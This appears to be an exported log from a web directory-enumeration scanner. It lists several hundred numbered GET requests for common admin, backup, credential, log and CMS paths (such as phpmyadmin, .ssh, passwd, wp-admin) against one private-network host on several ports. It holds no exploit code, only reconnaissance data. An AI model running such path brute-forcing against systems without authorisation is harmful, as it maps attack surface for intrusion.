112	GET	http://192.168.105.197:8008/phpmyadmin0/	N/A

INDEX	METHOD	URL	PARAMETERS
113	GET	http://192.168.105.197:8008/phpmyadmin1/	N/A
114	GET	http://192.168.105.197:8008/phpPgAdmin/	N/A
115	GET	http://192.168.105.197:8008/pgadmin/	N/A
116	GET	http://192.168.105.197:8008/customer/	N/A
117	GET	http://192.168.105.197:8008/customers/	N/A
118	GET	http://192.168.105.197:8008/intranet/	N/A
119	GET	http://192.168.105.197:8008/users/	N/A
120	GET	http://192.168.105.197:8008/setup/	N/A
121	GET	http://192.168.105.197:8008/install/	N/A
122	GET	http://192.168.105.197:8008/_install/	N/A
123	GET	http://192.168.105.197:8008/install_/	N/A
124	GET	http://192.168.105.197:8008/ainstall/	N/A
125	GET	http://192.168.105.197:8008/!install/	N/A
126	GET	http://192.168.105.197:8008/installer/	N/A
127	GET	http://192.168.105.197:8008/oldfiles/	N/A
128	GET	http://192.168.105.197:8008/old_files/	N/A
129	GET	http://192.168.105.197:8008/_files/	N/A
130	GET	http://192.168.105.197:8008/sysbackup/	N/A
131	GET	http://192.168.105.197:8008/export/	N/A
132	GET	http://192.168.105.197:8008/TEMP/	N/A
133	GET	http://192.168.105.197:8008/TMP/	N/A
134	GET	http://192.168.105.197:8008/TODO/	N/A
135	GET	http://192.168.105.197:8008/WS_FTP/	N/A
136	GET	http://192.168.105.197:8008/test/	N/A
137	GET	http://192.168.105.197:8008/_test/	N/A
138	GET	http://192.168.105.197:8008/test_/	N/A
139	GET	http://192.168.105.197:8008/!test/	N/A
140	GET	http://192.168.105.197:8008/tst/	N/A
141	GET	http://192.168.105.197:8008/tests/	N/A

INDEX	METHOD	URL	PARAMETERS
142	GET	http://192.168.105.197:8008/tools/	N/A
143	GET	http://192.168.105.197:8008/save/	N/A
144	GET	http://192.168.105.197:8008/testing/	N/A
145	GET	http://192.168.105.197:8008/_tests/	N/A
146	GET	http://192.168.105.197:8008/secure/	N/A
147	GET	http://192.168.105.197:8008/secured/	N/A
148	GET	http://192.168.105.197:8008/internal/	N/A
149	GET	http://192.168.105.197:8008/prv/	N/A
150	GET	http://192.168.105.197:8008/private/	N/A
151	GET	http://192.168.105.197:8008/csv/	N/A
152	GET	http://192.168.105.197:8008/staff/	N/A
153	GET	http://192.168.105.197:8008/src/	N/A
154	GET	http://192.168.105.197:8008/etc/	N/A
155	GET	http://192.168.105.197:8008/system/	N/A
156	GET	http://192.168.105.197:8008/dev/	N/A
157	GET	http://192.168.105.197:8008/devel/	N/A
158	GET	http://192.168.105.197:8008/devels/	N/A
159	GET	http://192.168.105.197:8008/developer/	N/A
160	GET	http://192.168.105.197:8008/developers/	N/A
161	GET	http://192.168.105.197:8008/share/	N/A
162	GET	http://192.168.105.197:8008/beta/	N/A
163	GET	http://192.168.105.197:8008/bugs/	N/A
164	GET	http://192.168.105.197:8008/auth/	N/A
165	GET	http://192.168.105.197:8008/import/	N/A
166	GET	http://192.168.105.197:8008/stats/	N/A
167	GET	http://192.168.105.197:8008/statistics/	N/A
168	GET	http://192.168.105.197:8008/access-log/	N/A
169	GET	http://192.168.105.197:8008/error-log/	N/A
170	GET	http://192.168.105.197:8008/access_log/	N/A

INDEX	METHOD	URL	PARAMETERS
171	GET	http://192.168.105.197:8008/error_log/	N/A
172	GET	http://192.168.105.197:8008/accesslog/	N/A
173	GET	http://192.168.105.197:8008/errorlog/	N/A
174	GET	http://192.168.105.197:8008/backup/	N/A
175	GET	http://192.168.105.197:8008/backups/	N/A
176	GET	http://192.168.105.197:8008/bak/	N/A
177	GET	http://192.168.105.197:8008/bac/	N/A
178	GET	http://192.168.105.197:8008/old/	N/A
179	GET	http://192.168.105.197:8008/_old/	N/A
180	GET	http://192.168.105.197:8008/inc/	N/A
181	GET	http://192.168.105.197:8008/include/	N/A
182	GET	http://192.168.105.197:8008/ini/	N/A
183	GET	http://192.168.105.197:8008/_include/	N/A
184	GET	http://192.168.105.197:8008/pass/	N/A
185	GET	http://192.168.105.197:8008/passwd/	N/A
186	GET	http://192.168.105.197:8008/password/	N/A
187	GET	http://192.168.105.197:8008/passwords/	N/A
188	GET	http://192.168.105.197:8008/jdbc/	N/A
189	GET	http://192.168.105.197:8008/odbc/	N/A
190	GET	http://192.168.105.197:8008/xls/	N/A
191	GET	http://192.168.105.197:8008/FCKeditor/	N/A
192	GET	http://192.168.105.197:8008/filemanager/	N/A
193	GET	http://192.168.105.197:8008/UserFiles/	N/A
194	GET	http://192.168.105.197:8008/UserFile/	N/A
195	GET	http://192.168.105.197:8008/management/	N/A
196	GET	http://192.168.105.197:8008/manager/	N/A
197	GET	http://192.168.105.197:8008/swfupload/	N/A
198	GET	http://192.168.105.197:8008/js/	N/A
199	GET	http://192.168.105.197:8008/lib/	N/A

INDEX	METHOD	URL	PARAMETERS
200	GET	http://192.168.105.197:8008/libs/	N/A
201	GET	http://192.168.105.197:8008/swf/	N/A
202	GET	http://192.168.105.197:8008/ad/	N/A
203	GET	http://192.168.105.197:8008/ads/	N/A
204	GET	http://192.168.105.197:8008/banner/	N/A
205	GET	http://192.168.105.197:8008/banners/	N/A
206	GET	http://192.168.105.197:8008/blogs/	N/A
207	GET	http://192.168.105.197:8008/apps/	N/A
208	GET	http://192.168.105.197:8008/chat/	N/A
209	GET	http://192.168.105.197:8008/console/	N/A
210	GET	http://192.168.105.197:8008/addons/	N/A
211	GET	http://192.168.105.197:8008/invoker/	N/A
212	GET	http://192.168.105.197:8008/cp/	N/A
213	GET	http://192.168.105.197:8008/testweb/	N/A
214	GET	http://192.168.105.197:8008/pma/	N/A
215	GET	http://192.168.105.197:8008/plugins/	N/A
216	GET	http://192.168.105.197:8008/themes/	N/A
217	GET	http://192.168.105.197:8008/upgrade/	N/A
218	GET	http://192.168.105.197:8008/text-base/	N/A
219	GET	http://192.168.105.197:8008/wp-content/	N/A
220	GET	http://192.168.105.197:8008/wp-admin/	N/A
221	GET	http://192.168.105.197:8008/wp-includes/	N/A
222	GET	http://192.168.105.197:8008/iishelp/	N/A
223	GET	http://192.168.105.197:8008/iisadmin/	N/A
224	GET	http://192.168.105.197:8008/tsweb/	N/A
225	GET	http://192.168.105.197:8008/xmlrpc/	N/A
226	GET	http://192.168.105.197:8008/cache/	N/A
227	GET	http://192.168.105.197:8008/cache_html/	N/A
228	GET	http://192.168.105.197:8008/common/	N/A

INDEX	METHOD	URL	PARAMETERS
229	GET	http://192.168.105.197:8008/shell/	N/A
230	GET	http://192.168.105.197:8008/core/	N/A
231	GET	http://192.168.105.197:8008/menu/	N/A
232	GET	http://192.168.105.197:8008/v1/	N/A
233	GET	http://192.168.105.197:8008/types/	N/A
234	GET	http://192.168.105.197:8008/base/	N/A
235	GET	http://192.168.105.197:8008/group/	N/A
236	GET	http://192.168.105.197:8008/languages/	N/A
237	GET	http://192.168.105.197:8008/english/	N/A
238	GET	http://192.168.105.197:8008/smarty/	N/A
239	GET	http://192.168.105.197:8008/example/	N/A
240	GET	http://192.168.105.197:8008/examples/	N/A
241	GET	http://192.168.105.197:8008/sample/	N/A
242	GET	http://192.168.105.197:8008/samples/	N/A
243	GET	http://192.168.105.197:8008/script/	N/A
244	GET	http://192.168.105.197:8008/scripts/	N/A
245	GET	http://192.168.105.197:8008/list/	N/A
246	GET	http://192.168.105.197:8008/mime/	N/A
247	GET	http://192.168.105.197:8008/threads/	N/A
248	GET	http://192.168.105.197:8008/fonts/	N/A
249	GET	http://192.168.105.197:8008/class/	N/A
250	GET	http://192.168.105.197:8008/classes/	N/A
251	GET	http://192.168.105.197:8008/download/	N/A
252	GET	http://192.168.105.197:8008/downloads/	N/A
253	GET	http://192.168.105.197:8008/modules/	N/A
254	GET	http://192.168.105.197:8008/down/	N/A
255	GET	http://192.168.105.197:8008/oauth/	N/A
256	GET	http://192.168.105.197:8008/json/	N/A
257	GET	http://192.168.105.197:8008/compat/	N/A

INDEX	METHOD	URL	PARAMETERS
258	GET	http://192.168.105.197:8008/recaptcha/	N/A
259	GET	http://192.168.105.197:8008/html/	N/A
260	GET	http://192.168.105.197:8008/controller/	N/A
261	GET	http://192.168.105.197:8008/signup/	N/A
262	GET	http://192.168.105.197:8008/login/	N/A
263	GET	http://192.168.105.197:8008/WebService/	N/A
264	GET	http://192.168.105.197:8008/aspnet/	N/A
265	GET	http://192.168.105.197:8008/Exchange/	N/A
266	GET	http://192.168.105.197:8008/webaccess/	N/A
267	GET	http://192.168.105.197:8008/web/	N/A
268	GET	http://192.168.105.197:8008/~root/	N/A
269	GET	http://192.168.105.197:8008/root/	N/A
270	GET	http://192.168.105.197:8008/htdocs/	N/A
271	GET	http://192.168.105.197:8008/www/	N/A
272	GET	http://192.168.105.197:8008/~ftp/	N/A
273	GET	http://192.168.105.197:8008/~guest/	N/A
274	GET	http://192.168.105.197:8008/~nobody/	N/A
275	GET	http://192.168.105.197:8008/~www/	N/A
276	GET	http://192.168.105.197:8008/CMS/	N/A
277	GET	http://192.168.105.197:8008/wizards/	N/A
278	GET	http://192.168.105.197:8008/editor/	N/A
279	GET	http://192.168.105.197:8008/fck/	N/A
280	GET	http://192.168.105.197:8008/edit/	N/A
281	GET	http://192.168.105.197:8008/info/	N/A
282	GET	http://192.168.105.197:8008/dat/	N/A
283	GET	http://192.168.105.197:8008/data/	N/A
284	GET	http://192.168.105.197:8008/file/	N/A
285	GET	http://192.168.105.197:8008/files/	N/A
286	GET	http://192.168.105.197:8008/zip/	N/A

INDEX	METHOD	URL	PARAMETERS
287	GET	http://192.168.105.197:8008/zipfiles/	N/A
288	GET	http://192.168.105.197:8008/zips/	N/A
289	GET	http://192.168.105.197:8008/mp3/	N/A
290	GET	http://192.168.105.197:8008/search/	N/A
291	GET	http://192.168.105.197:8008/rss/	N/A
292	GET	http://192.168.105.197:8008/feed/	N/A
293	GET	http://192.168.105.197:8008/atom/	N/A
294	GET	http://192.168.105.197:8008/image/	N/A
295	GET	http://192.168.105.197:8008/images/	N/A
296	GET	http://192.168.105.197:8008/img/	N/A
297	GET	http://192.168.105.197:8008/pictures/	N/A
298	GET	http://192.168.105.197:8008/icons/	N/A
299	GET	http://192.168.105.197:8008/resources/	N/A
300	GET	http://192.168.105.197:8008/graphics/	N/A
301	GET	http://192.168.105.197:8008/pics/	N/A
302	GET	http://192.168.105.197:8008/icon/	N/A
303	GET	http://192.168.105.197:8008/thumb/	N/A
304	GET	http://192.168.105.197:8008/thumbnail/	N/A
305	GET	http://192.168.105.197:8008/photo/	N/A
306	GET	http://192.168.105.197:8008/tag/	N/A
307	GET	http://192.168.105.197:8008/tags/	N/A
308	GET	http://192.168.105.197:8008/messages/	N/A
309	GET	http://192.168.105.197:8008/audio/	N/A
310	GET	http://192.168.105.197:8008/dl/	N/A
311	GET	http://192.168.105.197:8008/package/	N/A
312	GET	http://192.168.105.197:8008/build/	N/A
313	GET	http://192.168.105.197:8008/snapshot/	N/A
314	GET	http://192.168.105.197:8008/profile/	N/A
315	GET	http://192.168.105.197:8008/Default/	N/A

INDEX	METHOD	URL	PARAMETERS
316	GET	http://192.168.105.197:8008/archives/	N/A
317	GET	http://192.168.105.197:8008/documents/	N/A
318	GET	http://192.168.105.197:8008/'/	N/A
319	GET	http://192.168.105.197:8008/!/	N/A
320	GET	http://192.168.105.197:8008/!!/	N/A
321	GET	http://192.168.105.197:8008/!!!/	N/A
322	GET	http://192.168.105.197:8008/@/	N/A
323	GET	http://192.168.105.197:8008/_/	N/A
324	GET	http://192.168.105.197:8008/$/	N/A
325	GET	http://192.168.105.197:8008/#/	N/A
326	GET	http://192.168.105.197:8008/-/	N/A
327	GET	http://192.168.105.197:8008/+/	N/A
328	GET	http://192.168.105.197:8008/a/	N/A
329	GET	http://192.168.105.197:8008/b/	N/A
330	GET	http://192.168.105.197:8008/c/	N/A
331	GET	http://192.168.105.197:8008/d/	N/A
332	GET	http://192.168.105.197:8008/e/	N/A
333	GET	http://192.168.105.197:8008/f/	N/A
334	GET	http://192.168.105.197:8008/g/	N/A
335	GET	http://192.168.105.197:8008/h/	N/A
336	GET	http://192.168.105.197:8008/i/	N/A
337	GET	http://192.168.105.197:8008/j/	N/A
338	GET	http://192.168.105.197:8008/k/	N/A
339	GET	http://192.168.105.197:8008/l/	N/A
340	GET	http://192.168.105.197:8008/m/	N/A
341	GET	http://192.168.105.197:8008/n/	N/A
342	GET	http://192.168.105.197:8008/o/	N/A
343	GET	http://192.168.105.197:8008/p/	N/A
344	GET	http://192.168.105.197:8008/r/	N/A

INDEX	METHOD	URL	PARAMETERS
345	GET	http://192.168.105.197:8008/s/	N/A
346	GET	http://192.168.105.197:8008/t/	N/A
347	GET	http://192.168.105.197:8008/q/	N/A
348	GET	http://192.168.105.197:8008/v/	N/A
349	GET	http://192.168.105.197:8008/w/	N/A
350	GET	http://192.168.105.197:8008/z/	N/A
351	GET	http://192.168.105.197:8008/0/	N/A
352	GET	http://192.168.105.197:8008/00/	N/A
353	GET	http://192.168.105.197:8008/1/	N/A
354	GET	http://192.168.105.197:8008/2/	N/A
355	GET	http://192.168.105.197:8008/3/	N/A
356	GET	http://192.168.105.197:8008/4/	N/A
357	GET	http://192.168.105.197:8008/5/	N/A
358	GET	http://192.168.105.197:8008/6/	N/A
359	GET	http://192.168.105.197:8008/7/	N/A
360	GET	http://192.168.105.197:8008/8/	N/A
361	GET	http://192.168.105.197:8008/9/	N/A
362	GET	http://192.168.105.197:8008/10/	N/A
363	GET	http://192.168.105.197:8008/2008/	N/A
364	GET	http://192.168.105.197:8008/2009/	N/A
365	GET	http://192.168.105.197:8008/2010/	N/A
366	GET	http://192.168.105.197:8008/2011/	N/A
367	GET	http://192.168.105.197:8008/2012/	N/A
368	GET	http://192.168.105.197:8008/2013/	N/A
369	GET	http://192.168.105.197:8008/security/	N/A
370	GET	http://192.168.105.197:8008/content/	N/A
371	GET	http://192.168.105.197:8008/main/	N/A
372	GET	http://192.168.105.197:8008/media/	N/A
373	GET	http://192.168.105.197:8008/templates/	N/A

INDEX	METHOD	URL	PARAMETERS
374	GET	http://192.168.105.197:8008/forms/	N/A
375	GET	http://192.168.105.197:8008/flash/	N/A
376	GET	http://192.168.105.197:8008/portal/	N/A
377	GET	http://192.168.105.197:8008/xml/	N/A
378	GET	http://192.168.105.197:8008/user/	N/A
379	GET	http://192.168.105.197:8008/view/	N/A
380	GET	http://192.168.105.197:8008/browse/	N/A
381	GET	http://192.168.105.197:8008/demo/	N/A
382	GET	http://192.168.105.197:8008/includes/	N/A
383	GET	http://192.168.105.197:8008/thread/	N/A
384	GET	http://192.168.105.197:8008/php/	N/A
385	GET	http://192.168.105.197:8008/index/	N/A
386	GET	http://192.168.105.197:8008/music/	N/A
387	GET	http://192.168.105.197:8008/contents/	N/A
388	GET	http://192.168.105.197:8008/projects/	N/A
389	GET	http://192.168.105.197:8008/site/	N/A
390	GET	http://192.168.105.197:8008/version/	N/A
391	GET	http://192.168.105.197:8008/static/	N/A
392	GET	http://192.168.105.197:8008/space/	N/A
393	GET	http://192.168.105.197:8008/folder/	N/A
394	GET	http://192.168.105.197:8008/servlet/	N/A
395	GET	http://192.168.105.197:8008/storage/	N/A
396	GET	http://192.168.105.197:8008/misc/	N/A
397	GET	http://192.168.105.197:8008/page/	N/A
398	GET	http://192.168.105.197:8008/doc/	N/A
399	GET	http://192.168.105.197:8008/access/	N/A
400	GET	http://192.168.105.197:8008/release/	N/A
401	GET	http://192.168.105.197:8008/latest/	N/A
402	GET	http://192.168.105.197:8008/manual/	N/A

INDEX	METHOD	URL	PARAMETERS
403	GET	http://192.168.105.197:8008/manuals/	N/A
404	GET	http://192.168.105.197:8008/usercp/	N/A
405	GET	http://192.168.105.197:8008/cerberusweb/	N/A
406	GET	http://192.168.105.197:8008/uri/	N/A
407	GET	http://192.168.105.197:8008/url/	N/A
408	GET	http://192.168.105.197:8008/utf8/	N/A
409	GET	http://192.168.105.197:8008/lostpassword/	N/A
410	GET	http://192.168.105.197:8008/forgot/	N/A
411	GET	http://192.168.105.197:8008/index_files/	N/A
412	GET	http://192.168.105.197:8008/reset/	N/A
413	GET	http://192.168.105.197:8008/wp/	N/A
414	GET	http://192.168.105.197:8008/fileserver/	N/A
415	GET	http://192.168.105.197:8008/de/	N/A
416	GET	http://192.168.105.197:8008/fr/	N/A
417	GET	http://192.168.105.197:8008/en/	N/A
418	GET	http://192.168.105.197:8008/mt/	N/A
419	GET	http://192.168.105.197:8008/phpBB/	N/A
420	GET	http://192.168.105.197:8008/phpBB2/	N/A
421	GET	http://192.168.105.197:8008/phpnuke/	N/A
422	GET	http://192.168.105.197:8008/sqlnet/	N/A
423	GET	http://192.168.105.197:8008/vb/	N/A
424	GET	http://192.168.105.197:8008/vbulletin/	N/A
425	GET	http://192.168.105.197:8008/wwwboard/	N/A
426	GET	http://192.168.105.197:8008/zope/	N/A
427	GET	http://192.168.105.197:8008/viewcvs/	N/A
428	GET	http://192.168.105.197:8008/nagios/	N/A
429	GET	http://192.168.105.197:8008/cacti/	N/A
430	GET	http://192.168.105.197:8008/munin/	N/A
431	GET	http://192.168.105.197:8008/zenoss/	N/A

INDEX	METHOD	URL	PARAMETERS
432	GET	http://192.168.105.197:8008/cubecart/	N/A
433	GET	http://192.168.105.197:8008/cc/	N/A
434	GET	http://192.168.105.197:8008/cpg/	N/A
435	GET	http://192.168.105.197:8008/coppermine/	N/A
436	GET	http://192.168.105.197:8008/4images/	N/A
437	GET	http://192.168.105.197:8008/cart/	N/A
438	GET	http://192.168.105.197:8008/SugarCRM/	N/A
439	GET	http://192.168.105.197:8008/gallery/	N/A
440	GET	http://192.168.105.197:8008/joomla/	N/A
441	GET	http://192.168.105.197:8008/drupal/	N/A
442	GET	http://192.168.105.197:8008/oscommerce/	N/A
443	GET	http://192.168.105.197:8008/zencart/	N/A
444	GET	http://192.168.105.197:8008/eticket/	N/A
445	GET	http://192.168.105.197:8008/moodle/	N/A
446	GET	http://192.168.105.197:8008/piwik/	N/A
447	GET	http://192.168.105.197:8008/zenphoto/	N/A
448	GET	http://192.168.105.197:8008/nusoap/	N/A
449	GET	http://192.168.105.197:8008/tinymce/	N/A
450	GET	http://192.168.105.197:8008/firephp/	N/A
451	GET	http://192.168.105.197:8008/wordpress/	N/A
452	GET	http://192.168.105.197:8008/bbpress/	N/A
453	GET	http://192.168.105.197:8008/zenpage/	N/A
454	GET	http://192.168.105.197:8008/openx/	N/A
455	GET	http://192.168.105.197:8008/mambo/	N/A
456	GET	http://192.168.105.197:8008/buddypress/	N/A
457	GET	http://192.168.105.197:8008/aMember/	N/A
458	GET	http://192.168.105.197:8008/ATutor/	N/A
459	GET	http://192.168.105.197:8008/b2evolution/	N/A
460	GET	http://192.168.105.197:8008/autocms/	N/A

INDEX	METHOD	URL	PARAMETERS
461	GET	http://192.168.105.197:8008/bitweaver/	N/A
462	GET	http://192.168.105.197:8008/bmforum/	N/A
463	GET	http://192.168.105.197:8008/cerberus/	N/A
464	GET	http://192.168.105.197:8008/ckeditor/	N/A
465	GET	http://192.168.105.197:8008/cmsmadesimple/	N/A
466	GET	http://192.168.105.197:8008/cs-cart/	N/A
467	GET	http://192.168.105.197:8008/cs-whois/	N/A
468	GET	http://192.168.105.197:8008/cutenews/	N/A
469	GET	http://192.168.105.197:8008/deluxebb/	N/A
470	GET	http://192.168.105.197:8008/dchat/	N/A
471	GET	http://192.168.105.197:8008/phpFreeChat/	N/A
472	GET	http://192.168.105.197:8008/livechat/	N/A
473	GET	http://192.168.105.197:8008/livezilla/	N/A
474	GET	http://192.168.105.197:8008/trac/	N/A
475	GET	http://192.168.105.197:8008/e107/	N/A
476	GET	http://192.168.105.197:8008/ezPublish/	N/A
477	GET	http://192.168.105.197:8008/FusionBB/	N/A
478	GET	http://192.168.105.197:8008/geeklog/	N/A
479	GET	http://192.168.105.197:8008/ImageVue/	N/A
480	GET	http://192.168.105.197:8008/kayako/	N/A
481	GET	http://192.168.105.197:8008/mantis/	N/A
482	GET	http://192.168.105.197:8008/mint/	N/A
483	GET	http://192.168.105.197:8008/multihost/	N/A
484	GET	http://192.168.105.197:8008/mybb/	N/A
485	GET	http://192.168.105.197:8008/opencart/	N/A
486	GET	http://192.168.105.197:8008/osTicket/	N/A
487	GET	http://192.168.105.197:8008/photopost/	N/A
488	GET	http://192.168.105.197:8008/phpAddressBook/	N/A
489	GET	http://192.168.105.197:8008/phpfusion/	N/A

INDEX	METHOD	URL	PARAMETERS
490	GET	http://192.168.105.197:8008/phpgedview/	N/A
491	GET	http://192.168.105.197:8008/PHPizabi/	N/A
492	GET	http://192.168.105.197:8008/phplinks/	N/A
493	GET	http://192.168.105.197:8008/phplist/	N/A
494	GET	http://192.168.105.197:8008/phpmyfaq/	N/A
495	GET	http://192.168.105.197:8008/phponline/	N/A
496	GET	http://192.168.105.197:8008/phpshop/	N/A
497	GET	http://192.168.105.197:8008/pligg/	N/A
498	GET	http://192.168.105.197:8008/pmwiki/	N/A
499	GET	http://192.168.105.197:8008/postnuke/	N/A
500	GET	http://192.168.105.197:8008/punbb/	N/A
501	GET	http://192.168.105.197:8008/runcms/	N/A
502	GET	http://192.168.105.197:8008/serendipity/	N/A
503	GET	http://192.168.105.197:8008/smf/	N/A
504	GET	http://192.168.105.197:8008/ipb/	N/A
505	GET	http://192.168.105.197:8008/sphider/	N/A
506	GET	http://192.168.105.197:8008/typolight/	N/A
507	GET	http://192.168.105.197:8008/ubb_threads/	N/A
508	GET	http://192.168.105.197:8008/ultrastats/	N/A
509	GET	http://192.168.105.197:8008/vanilla/	N/A
510	GET	http://192.168.105.197:8008/videodb/	N/A
511	GET	http://192.168.105.197:8008/xoops/	N/A
512	GET	http://192.168.105.197:8008/x-cart/	N/A
513	GET	http://192.168.105.197:8008/alegrocart/	N/A
514	GET	http://192.168.105.197:8008/dotproject/	N/A
515	GET	http://192.168.105.197:8008/fluxbb/	N/A
516	GET	http://192.168.105.197:8008/interspire/	N/A
517	GET	http://192.168.105.197:8008/magento/	N/A
518	GET	http://192.168.105.197:8008/lifetype/	N/A

INDEX	METHOD	URL	PARAMETERS
519	GET	http://192.168.105.197:8008/minibb/	N/A
520	GET	http://192.168.105.197:8008/modx/	N/A
521	GET	http://192.168.105.197:8008/prestashop/	N/A
522	GET	http://192.168.105.197:8008/silverstripe/	N/A
523	GET	http://192.168.105.197:8008/tikiwiki/	N/A
524	GET	http://192.168.105.197:8008/mediawiki/	N/A
525	GET	http://192.168.105.197:8008/dokuwiki/	N/A
526	GET	http://192.168.105.197:8008/piwigo/	N/A
527	GET	http://192.168.105.197:8008/phpCollab/	N/A
528	GET	http://192.168.105.197:8008/phpads/	N/A
529	GET	http://192.168.105.197:8008/noah/	N/A
530	GET	http://192.168.105.197:8008/redmine/	N/A
531	GET	http://192.168.105.197:8008/flyspray/	N/A
532	GET	http://192.168.105.197:8008/dolphin/	N/A
533	GET	http://192.168.105.197:8008/twiki/	N/A
534	GET	http://192.168.105.197:8008/vtiger/	N/A
535	GET	http://192.168.105.197:8008/owa/	N/A
536	GET	http://192.168.105.197:8008/mrtg/	N/A
537	GET	http://192.168.105.197:8008/squirrel/	N/A
538	GET	http://192.168.105.197:8008/squirrelmail/	N/A
539	GET	http://192.168.105.197:8008/roundcube/	N/A
540	GET	http://192.168.105.197:8008/atmail/	N/A
541	GET	http://192.168.105.197:8008/whmcs/	N/A
542	GET	http://192.168.105.197:8008/ibill/	N/A
543	GET	http://192.168.105.197:8008/ccbill/	N/A
544	GET	http://192.168.105.197:8008/juddi/	N/A
545	GET	http://192.168.105.197:8008/anoncvs/	N/A
546	GET	http://192.168.105.197:8008/tomcat/	N/A
547	GET	http://192.168.105.197:8008/bugzilla/	N/A

INDEX	METHOD	URL	PARAMETERS
548	GET	http://192.168.105.197:8008/django/	N/A
549	GET	http://192.168.105.197:8008/moinmoin/	N/A
550	GET	http://192.168.105.197:8008/xampp/	N/A
551	GET	http://192.168.105.197:8008/cfdocs/	N/A
552	GET	http://192.168.105.197:8008/CFIDE/	N/A
553	GET	http://192.168.105.197:8008/jrun/	N/A
554	GET	http://192.168.105.197:8008/forum/	N/A
555	GET	http://192.168.105.197:8008/blog/	N/A
556	GET	http://192.168.105.197:8008/help/	N/A
557	GET	http://192.168.105.197:8008/poll/	N/A
558	GET	http://192.168.105.197:8008/support/	N/A
559	GET	http://192.168.105.197:8008/register/	N/A
560	GET	http://192.168.105.197:8008/tracker/	N/A
561	GET	http://192.168.105.197:8008/software/	N/A
562	GET	http://192.168.105.197:8008/category/	N/A
563	GET	http://192.168.105.197:8008/appengine/	N/A
564	GET	http://192.168.105.197:8008/symfony/	N/A
565	GET	http://192.168.105.197:8008/webstats/	N/A
566	GET	http://192.168.105.197:8008/webmail/	N/A
567	GET	http://192.168.105.197:8008/cpanel/	N/A
568	GET	http://192.168.105.197:8008/mail/	N/A
569	GET	http://192.168.105.197:8008/email/	N/A
570	GET	http://192.168.105.197:8008/mailman/	N/A
571	GET	http://192.168.105.197:8008/WebApplication1/	N/A
572	GET	http://192.168.105.197:8008/WebApplication2/	N/A
573	GET	http://192.168.105.197:8008/WebApplication3/	N/A
574	GET	http://192.168.105.197:8008/statics/	N/A
575	GET	http://192.168.105.197:8045/#/	N/A
576	GET	http://192.168.105.197:8046/#/	N/A

INDEX	METHOD	URL	PARAMETERS
577	GET	http://192.168.105.197:8048/admin-console/	N/A
578	GET	http://192.168.105.197:8048/adminconsole/	N/A
579	GET	http://192.168.105.197:8048/jmx-console/	N/A
580	GET	http://192.168.105.197:8048/_layouts/	N/A
581	GET	http://192.168.105.197:8048/_private/	N/A
582	GET	http://192.168.105.197:8048/.ssh/	N/A
583	GET	http://192.168.105.197:8048/bin/	N/A
584	GET	http://192.168.105.197:8048/phpsysinfo/	N/A
585	GET	http://192.168.105.197:8048/phpldapadmin/	N/A
586	GET	http://192.168.105.197:8048/uploadify/	N/A
587	GET	http://192.168.105.197:8048/phpThumb/	N/A
588	GET	http://192.168.105.197:8048/session/	N/A
589	GET	http://192.168.105.197:8048/sessions/	N/A
590	GET	http://192.168.105.197:8048/_source/	N/A
591	GET	http://192.168.105.197:8048/_src/	N/A
592	GET	http://192.168.105.197:8048/_www/	N/A
593	GET	http://192.168.105.197:8048/spool/	N/A
594	GET	http://192.168.105.197:8048/tar.gz/	N/A
595	GET	http://192.168.105.197:8048/tar.bz2/	N/A
596	GET	http://192.168.105.197:8048/tar/	N/A
597	GET	http://192.168.105.197:8048/uploader/	N/A
598	GET	http://192.168.105.197:8048/uploads/	N/A
599	GET	http://192.168.105.197:8048/upload/	N/A
600	GET	http://192.168.105.197:8048/incomming/	N/A
601	GET	http://192.168.105.197:8048/user_uploads/	N/A
602	GET	http://192.168.105.197:8048/New Folder/	N/A
603	GET	http://192.168.105.197:8048/New folder (2)/	N/A
604	GET	http://192.168.105.197:8048/log/	N/A
605	GET	http://192.168.105.197:8048/logs/	N/A

INDEX	METHOD	URL	PARAMETERS
606	GET	http://192.168.105.197:8048/_logs/	N/A
607	GET	http://192.168.105.197:8048/logfile/	N/A
608	GET	http://192.168.105.197:8048/logfiles/	N/A
609	GET	http://192.168.105.197:8048/~log/	N/A
610	GET	http://192.168.105.197:8048/~logs/	N/A
611	GET	http://192.168.105.197:8048/settings/	N/A
612	GET	http://192.168.105.197:8048/global/	N/A
613	GET	http://192.168.105.197:8048/globals/	N/A
614	GET	http://192.168.105.197:8048/admin/	N/A
615	GET	http://192.168.105.197:8048/adminpanel/	N/A
616	GET	http://192.168.105.197:8048/admin0/	N/A
617	GET	http://192.168.105.197:8048/admin1/	N/A
618	GET	http://192.168.105.197:8048/admin_/	N/A
619	GET	http://192.168.105.197:8048/_admin/	N/A
620	GET	http://192.168.105.197:8048/_adm/	N/A
621	GET	http://192.168.105.197:8048/administrator/	N/A
622	GET	http://192.168.105.197:8048/.adm/	N/A
623	GET	http://192.168.105.197:8048/.admin/	N/A
624	GET	http://192.168.105.197:8048/~admin/	N/A
625	GET	http://192.168.105.197:8048/admin_files/	N/A
626	GET	http://192.168.105.197:8048/site_admin/	N/A
627	GET	http://192.168.105.197:8048/fileadmin/	N/A
628	GET	http://192.168.105.197:8048/adminfiles/	N/A
629	GET	http://192.168.105.197:8048/administration/	N/A
630	GET	http://192.168.105.197:8048/sysadmin/	N/A
631	GET	http://192.168.105.197:8048/administrative/	N/A
632	GET	http://192.168.105.197:8048/webadmin/	N/A
633	GET	http://192.168.105.197:8048/admins/	N/A
634	GET	http://192.168.105.197:8048/administrivia/	N/A

INDEX	METHOD	URL	PARAMETERS
635	GET	http://192.168.105.197:8048/useradmin/	N/A
636	GET	http://192.168.105.197:8048/sysadmins/	N/A
637	GET	http://192.168.105.197:8048/admin_login/	N/A
638	GET	http://192.168.105.197:8048/admin_logon/	N/A
639	GET	http://192.168.105.197:8048/INSTALL_admin/	N/A
640	GET	http://192.168.105.197:8048/fpadmin/	N/A
641	GET	http://192.168.105.197:8048/siteadmin/	N/A
642	GET	http://192.168.105.197:8048/.subversion/	N/A
643	GET	http://192.168.105.197:8048/_sqladm/	N/A
644	GET	http://192.168.105.197:8048/sqladm/	N/A
645	GET	http://192.168.105.197:8048/client/	N/A
646	GET	http://192.168.105.197:8048/clients/	N/A
647	GET	http://192.168.105.197:8048/cmd/	N/A
648	GET	http://192.168.105.197:8048/restricted/	N/A
649	GET	http://192.168.105.197:8048/_pages/	N/A
650	GET	http://192.168.105.197:8048/webmin/	N/A
651	GET	http://192.168.105.197:8048/reseller/	N/A
652	GET	http://192.168.105.197:8048/personal/	N/A
653	GET	http://192.168.105.197:8048/updates/	N/A
654	GET	http://192.168.105.197:8048/err/	N/A
655	GET	http://192.168.105.197:8048/error/	N/A
656	GET	http://192.168.105.197:8048/_errors/	N/A
